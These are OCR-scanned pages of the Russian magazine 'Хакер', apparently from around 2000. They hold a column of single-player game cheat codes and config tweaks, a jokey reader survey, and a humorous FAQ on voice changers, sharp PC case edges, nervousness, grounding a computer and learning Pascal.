


*Скрины предоставлены Absolute Games (www.ag.ru)*

# ЛОМКА

KodeMaster
cranyoblast@xakep.ru

"Хакер" – единственный журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.



## Crusaders of Might and Magic

В игре жмакай Enter и пиши:
-**EMBIGGENME** - неуязвимость.
-**CRAZYGUY** - все заклинания, вся мана.
-**WHOAH** - режим полетов. Клавишами мышки регулируется скорость.
-**UBERLOAD** - вкл/выкл случайные прыжки по уровням.
-**SHOWFPS** - показывать количество кадров в секунду.
-**CALCFPS** - вкл/выкл подсчет количества кадров.
-**DEBUG** - разная отладочная информация.
-**BOUNDINGBOX** - рисовать вокруг объектов описывающие их параллелограммы (где-то я такой код уже встречал...).
-**3DNOW!** - суппорт AMD 3DNow! Нихрена себе ириска!
**CSWIRE** - вкл/выкл ландшафта.
Где минус указан - там он обязателен к вводу.

## F.A. Premier League Football Manager 2000

Запускай игру с параметрами:
**/fastbuild777** - некоторые операции выполняются быстрее.
**/cash777** - больше денег.
**/showstat777** - показывать статистику всех игроков, включая еще неисследованных.

## Half-Life: Opposing Force

Ну че, шеппарды. Вот вам коды, если кто еще не сумел пройти этот отличный аддончик! Вводить в консоли.
**IMPULSE 101** - все оружие и патроны.
**/GOD** - режим, панимаешь, бога.
**/NOCLIP** - сквозьстенопрохождение.
**/MAP N** - скакнуть на карту номер N.
**/GIVE WEAPON_X** - подать сюда оружие X, а вот список:
EAGLE; DISPLACER; GRAPPLE; KNIFE; M249; PIPEWRENCH; SHOCKRIFLE; SNIPERRIFLE; SPORELAUNCHER.

## Indiana Jones & The Infernal Machine

В игре нажми разок F10. Нажал? Теперь отпусти! И таперича пора вводить коды.
**taklit_marion on** - и никто тебя не покалечит!
**urgon_elsa** - оружие.
**azerim_sophia** - здоровье.
**nub_willie** - хинты.
**mem** - память.
**version** - версия игры.
**polys** - скорость (количество полигонов).

## Planescape: Torment

Если ты слишком нетерпеливый - можешь поглядеть все мультики, не проходя игру. Для этого найди в каталоге с игрой файлик Torment.ini, а в нем секцию [Movies], и добавь в нее все мультики следующим образом:
[Movies]
BISLOGO=1
TSRLOGO=1
OPENING=1
SS_MSLAB=1
SIGIL=1
TIME=1
SS_PHARD=1
SS_ADETH=1
ALYBIRTH=1
DEATH=1
MAZE1=1

## Quake III Arena

Для просмотра всех картинок запускай игру так:
**quake3.exe +seta g_spVideos "\tier1\1\tier2\2\tier3\3\tier4\4\tier5\5\tier6\6\tier7\7\tier8\8"**
На уровне сложности 1 для доступа ко всем уровням надо в консоли ввести /iamacheater.
На уровне сложности 1 для доступа ко всем уровням надо в консоли ввести /iamamonkey.
Скрытый Сержантский Скин: в консоли дай команду /model sarge/krusade.
Чтобы нижеследующие коды были доступны в режиме мультиплеера, нужно, чтобы их поддержка на сервере была включена.
**/god** - неуязвимость.
**/give all** - все оружие.
**/give [предмет]** - список:
allammo; armor; battle suit; bfg10k; flight; gauntlet; grappling hook; grenade launcher; haste; health; invisibility; lightning gun; machinegun; medkit; personal teleporter; plasma gun; quad damage; railgun; regeneration; rocket launcher; shotgun.

## Slave Zero

Во время игры нажми "T". Вводи следующие коды:
**/BIG ASS** - выход.
**/GOODIES** - апгрейд оружия (жалко, что не компьютера).
**/I Win** - выигрыш.
**/ONASS** - отбрасывает игрока назад.
**/OUCH** - пораниться.
**/WILCOX** - потрястись.
**/MISSION** (mission) - перейти в миссию mission. Названия миссий:
- M01_A; - M01_B; - M02_A; - M02_B; - M03_A; - M03_B; - M03_C; - M04_A; - M04_B; - M05_A; - M05_B; - M06_A ; - M07_A ; - M07_B; - M07_C; - M08_A; - M08_B; - M08_C; - M09_A; - M09_B; - M09_C; - M11_A; - M11_B; - M11_C; - M12_A; - M12_B; - M12_C; - M13_A; - M13_B; - M13_C; - M14_A; - M14_B; - M14_C; - M15_A; - M15_B; - M15_C.

## Sim Theme Park

Вообще-то, это не чит, а вовсе даже баг игры. В то время, как кто-нибудь из посетителей играет в puzzle sideshow, подымай стоимость игры до $10,000. Когда игрок закончит, ты получишь 10 штук вместо того, с чего он начинал. Чтобы еще кто-нибудь подошел и начал играть, снизь цену до минимума. Повторяй до бесконечности.

## Snowboard Racer

Есть скрытая трасса - чтобы проехаться по ней, надо кликнуть на лого ATV (что над кнопкой "Back" на экране выбора). Если ты дважды успешно пройдешь игру на высокой сложности, тебе станут доступны Arctic Cat Sno-Pro и гонщик Blair Morgan.

## Star Trek: Hidden Evil

Какое лето, такие и коды.
**kirk** - здоров навсегда.
**spock** - пропуск уровня.
**bones** - добавить гиперспрей в инвентарь.
**scotty** - все ключи и карточки доступа.

## SWAT 3

Нажми **SHIFT + ~** для вызова консоли. Нежно и медленно вводи в нее коды:
**iamleet** - закончить миссию со всеми выполненными заданиями.
**johnwoo** - затормозить процесс игры.
**swatlord** - у всех членов команды неуязвимость.
**biggerpockets** - неограниченное оружие.
**casual** - команда без одежды
**doubleshot** - оружие стреляет быстрее.
**nc17** - КРОВИЩЩА!
**noshades** - ночью светло, как днем.
**hotstuff** - убивать становится сложнее.
**justin** - противники не сдаются до последнего.
Кроме этого, чтобы не ранить своих же ребят, можно в файле swat.cfg поменять "shoot-goodguys=1" на "shoot-goodguys=0".

## Ultima 9: Ascension

В каталоге с Ультимой лежит файлец, вестимо (default.kmp). Его ты открываешь и вот что изменяешь:
Видишь строку
[Cheat Commands]
За ней добавляй бинды читкодов на клавиши. Пример:
**alt+shift+i = toggle_avatar_invulnerable**
**alt+shift+l = toggle_avatar_fly**
Потом в игре просто жмакай эти комбинации, и все выполнится в лучшем виде. Первый делает тебя неуязвимым, второй позволяет летать.
Кроме этих двух, есть еще:
**pass_one_hour** - час прошел.
**unpass_one_hour** - час назад.
**sunrise_sunset** - солнце взошло/зашло, упало/отжалось.
**pass_one_minute** - минута прошла.
**unpass_one_minute** - минута назад.
**toggle_sun** - солнце вкл/выкл (классно звучит, блин =)).
**toggle_wind** - ветер вкл/выкл.
**toggle_storms** - шторм вкл/выкл.
**toggle_avatar_fast** - быстрые передвижения вкл/выкл.
Еще есть одна фишка: когда у тебя сумка в открытом состоянии, монстры на тебя не нападают.

# Анкета Х и все такое...

Не почти за труд, перец...)))))))))))))))))))]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]

23904-830-4982344581723178870989128490841308213 01@@#0-93232-9432

Твой возраст
- До 10 лет
- 10–13
- 14–15
- 16–17
- 18–20
- 21–23
- 23–25
- 25–30
- 30–40
- Старше 40

Твой пол
- Муж.
- Жен.
- Другой ______________

Твое образование
- Учусь в школе
- Закончил школу
- Учусь в институте
- Закончил институт

Твой боевой комп
- IBM PC совместимый
- Apple Macintosh
- Amiga
- Spectrum
- Commodore
- Другой _______________

Если у тебя PC, то какой у него проц?
- Pentium III
- Pentium II
- Pentium Pro
- Pentium MMX
- Pentium
- 486
- Другой _______________

Есть ли у тебя модем?
- Ну естественно!
- А оно мне надо?

Есть ли у тебя клавиатура?
- Вроде была
- Отродясь не было
- А шут его знает, что там есть

Играешь ли ты в компьютерные игры?
- А как же!
- Да, тайком, под одеялом
- Нет, конечно. Я – сисадмин!

Бываешь ли ты в Internet
- Только там и бываю
- Иногда меня туда выпихивают
- Нет, но уже очень хочу
- Нет и нефига там делать

Какие другие компьютерные издания ты читаешь?
- Домашний компьютер
- Компьютерра
- InterNet
- Компьютер Пресс
- Мир ПК
- Мир Internet
- Полный ПК
- Планета Интернет
- Страна Игр
- MegaGame
- Навигатор Игрового мира
- Подводная Лодка
- Game.exe
- Official PlayStation Magazine
- PC Magazine
- Hustler

Какие радиостанции ты слушаешь?
- Радио 101
- Европа Плюс
- Максимум
- Русское Радио
- Серебрянный дождь
- Станция 106.8
- Наше Радио
- Хит FM
- Я глухой

Х должен быть...
- Более серьезным и полезным
- Более прикольным и смешным
- Таким, какой он сейчас

Как ты оцениваешь качество статей в Х?
- Супер!
- Очень неплохо
- Ну... так себе
- Такого отстоя я еще не видел

Отметь, какие из рубрик тебе понравились больше других
- Новости
- Ferrum
- PC Zone
- Взлом
- ВИРЬтуальность
- FAQ–HACK
- Юниксоид
- Западлостроение
- Зона геймера
- Ломка
- World Wild Web
- Шаровары
- F.A.Q.
- Хумор
- Халява


Какую рубрику ты считаешь лишней?
- Новости
- Ferrum
- PC Zone
- Взлом
- ВИРЬтуальность
- FAQ–HACK
- Юниксоид
- Западлостроение
- Зона геймера
- Ломка
- World Wild Web
- Шаровары
- F.A.Q.
- Хумор
- Халява

Нравится ли тебе новый дизайн ХАКЕРА?
- Офигительно!
- Ну так... местами
- Отстой!

О чем бы ты хотел прочитать в журнале ХАКЕР?

Что, по твоему не хватает журналу ХАКЕР?

Фамилия___________________
Имя___________________
Группа крови ______________
Размер противогаза __________
Размер презерватива __________
Размер ботинок ______________
Адрес (с индексом) :



ЮНИТЫ

# FAQ

Доктор Добрянский (Dr.Cod@xakep.ru))))))))))))))))

-Доктор, у меня WINDOWS болит....

-Алло, алло!!! Аллочка? Привози скорей каталочку!



## Как изменить голос?

Если тебе охота посмеяться над друзьями, то голос можно изменить, вставив в цепь телефонного микрофона конденсатор и катушку – получится простейший фильтр. Можешь поэкспериментировать с ним, меняя номинал радиоэлементов. Похожего результата можно добиться через компьютер, покрутив эквалайзер. Можно использовать активные фильтры и исказители голоса, которые покупают на радиорынке или в аудиомагазине. Возможно хирургическое вмешательство. С изменением пола голос тоже меняется....

## Правда, что о комп можно порезаться?

В том то и дело, что можно и очень здорово. А все дело в том, что системный блок монтируется на алюминиевой штамповке. У такой штамповки края как бритва. Так что если ты еще не лазал внутрь своего компа, приготовь йод и бинты заранее. А чтобы они тебе не понадобились, постарайся подальше держаться от краев.

Один чувак менял мамку и никак не мог вытащить из нее коннектор питания. Так получилось, что комп стал падать с замусоренного стола, увлекая за собой хозяина. Парень отделался парой швов на руке и одним на лице. Но он не очень расстраивался: когда мамку отмыли от крови, она была все еще жива.

## Доктор, а нервность это болезнь?

Конечно, я думаю, такие больные тебе очень знакомы. Пристегнись, приятель, открываем справочник бабушки врача.....

"Нервность конституциональная.

Симптомы. Повышенная утомляемость, неспособность концентрировать внимание, чувство неуверенности в себе, головные боли, сердцебиения и пр. (прочти это своему сисадмину – Д.Д.).

Лечение и профилактика. Главное внимание должно быть обращено на профилактику. Большое значение имеет воспитание. Нужно противодействовать врожденным недостаткам, воспитывать волю, приучать к порядку, долгу, противодействовать мечтательности, ипохондричности, не форсируя умственное развитие, не нагружая слишком ответственной работой. Важно регулировать распорядок дня и не читать на ночь. В диету внести здоровую пищу, не пить и не курить. Физически закаливать больных. Показана рациональная психотерапия, длительные собеседования с больным. Хорошие результаты дает трудотерапия и физкультура. Очень вредно затягивать лечение..."


Слыхал? А еще удивляешься, что вокруг все такие нервные? Да мы все больны, ребята!

## Зачем нужно заземлять компьютер?

Вообще, по ГОСТу вся аппаратура заземляется во избежание поражения током. Но, как известно, током у нас трясет всю страну, особенно ту часть, которая постоянно под анестезией. Здоровье человека стоит дешевле аппаратуры, а заземление повышает вероятность выхода из строя электронных устройств.

Компьютер очень хороший генератор радиошума. В этом просто убедиться, часто при включении компа прут радиопомехи, которые мешают работе телевизоров, радиоприемников, радиотелефонов. Поэтому рекомендуется работать только с закрытым кожухом и заземленным корпусом, чтобы экранировать шум.

Некоторые защитные экраны для мониторов можно заземлить. Такие экраны сделаны в виде металлической сетки. Если ты хорошо заземлишь такой экран, то глаза будут меньше уставать. Это особенно касается древних мониторов.



## Я учусь программировать на ТП...

Многие перцы начинают свои вопросы с этих слов. Я понимаю, что Паскаль – это круто. Но в основном в сравнении с бэйсиком. Паскаль – язык скорее человеческий, а не машинный. У него элементарная логика, она просто воспринимается людьми. Но как только ты хочешь написать что-то покруче, то начинаются обломы. Любой маломальский компьютерный интеллект основан на древовидной структуре.

